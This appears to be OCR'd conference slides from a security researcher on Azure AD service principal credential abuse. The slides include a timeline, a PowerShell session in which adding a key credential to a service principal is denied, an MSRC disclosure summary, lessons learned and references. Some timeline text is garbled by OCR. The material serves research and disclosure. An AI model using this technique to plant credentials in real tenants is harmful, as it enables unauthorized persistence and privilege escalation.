
2020
Microsoft documents SP persistence in general applications observed in

2021
Emilian Cebuc & Christian Philipov, "Has Anyone Seen the Principal"

June 2025
Eric Woodruff, "UnOAuthorized: The previously untold findings"

23
osoft introduces
instance
erty lock for
i-tenant
ications, default
ps from March
4

2024
Eric Woodruff, "UnOAuthorized: Privilege Elevation Through Microsoft Applications"



```
PS C:\temp> Connect-AzureAD
WARNING: Install the latest PowerShell module, the Microsoft Graph PowerShell SDK, for new features and improvements!
https://aka.ms/graphPSmigration

Account                    Environment TenantId                             TenantDomain  AccountType
-------                    ----------- --------                             ------------  -----------
alex.wilber@fabrikam.cloud AzureCloud  11ae06df-10e8-4b9e-bf66-2a91f4955339 fabrikam.cloud User


PS C:\temp> $currentDate = Get-Date
PS C:\temp> $endDate = $currentDate.AddYears(1)
PS C:\temp> New-AzureADServicePrincipalKeyCredential -ObjectId 69fc105c-c6e4-4552-bce9-51416deb9b7f -CustomKeyIdentifier
 "Test123" -StartDate $currentDate -EndDate $endDate -Type AsymmetricX509Cert -Usage Verify -Value $keyValue
New-AzureADServicePrincipalKeyCredential : Error occurred while executing SetServicePrincipal
Code: Authorization_RequestDenied
Message: Insufficient privileges to complete the operation.
RequestId: 2ae7226a-d11d-48dc-bd3d-34f99f9251b8
DateTimeStamp: Mon, 09 Jun 2025 22:18:57 GMT
HttpStatusCode: Forbidden
HttpStatusDescription: Forbidden
HttpResponseStatus: Completed
At line:1 char:1
+ New-AzureADServicePrincipalKeyCredential -ObjectId 69fc105c-c6e4-4552 ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [New-AzureADServicePrincipalKeyCredential], ApiException
    + FullyQualifiedErrorId : Microsoft.Open.AzureAD16.Client.ApiException,Microsoft.Open.AzureAD.Graph.PowerShell.Cus
   tom.NewAzureADServicePrincipalKeyCredential
```

EXO and SPO Changes

Only Global Admins can assign credentials

semperis

Disclosure

Reported to MSRC as privilege escalation from Application Administrator role to any hybrid user on January 14, 2025

Clarified impact limited to SPs with this role

MSRC Response:
"Assigning the Application Administrator role directly to a service principal to generate a credential is expected behavior and does not constitute a security vulnerability."

Suggestions

Lessons learned

There's always something more to uncover

Thinking it out *is everything*: in code, in writing, with friends

All that's written is not (always) true

Be as *accurate* as possible in testing and writing

Risk is subject to interpretation

Take it in steps & don't let the errors stop you!

What next for SP research?

Federated Identity Credentials (FIC) & External Authentication Methods (EAM) allow new means of external authentication

Many **Microsoft Graph permissions** allow escalation to GA, but not all scenarios are well-documented

Microsoft Graph equivalents have not been built for all Azure AD Graph tools, and may identify interesting API differences

Service Principal-less authentication is being phased out (March 2026), but may uncover interesting details on app auth

Thank you

Katie Knowles | Security Researcher, Datadog

@_sigil | /in/kaknowles | kknowl.es

References

- Dirk-jan Mollema, "Azure AD privilege escalation - Taking over default application permissions as Application Admin"
- Dirk-jan Mollema, "I'm in your cloud, reading everyone's emails - hacking Azure AD via Active Directory"
- Azure, Stormspotter
- Microsoft, "Customer Guidance on Recent Nation-State Cyber Attacks"
- Emilian Cebuc & Christian Philipov, "Has Anyone Seen the Principal"
- Crowdstrike, "Early Bird Catches the Wormhole: Observations from the StellarParticle Campaign"
- Microsoft, "Enabling app instance lock by default "
- Microsoft, "Midnight Blizzard: Guidance for responders on nation-state attack"
- Eric Woodruff, "UnOAuthorized: Privilege Elevation Through Microsoft Applications"
- Dr. Nestori Synnima, "How to create a backdoor to Azure AD - part 1: Identity federation"
- Vasil Michev, "How to hard-match Entra ID users via the Graph API or the Graph SDK for PowerShell"
- Microsoft, "Using Microsoft 365 Defender to protect against Solorigate"
- Eric Woodruff, "UnOAuthorized: The previously untold findings"
- Emilien Socchi, "Microsoft Graph application permissions tiering"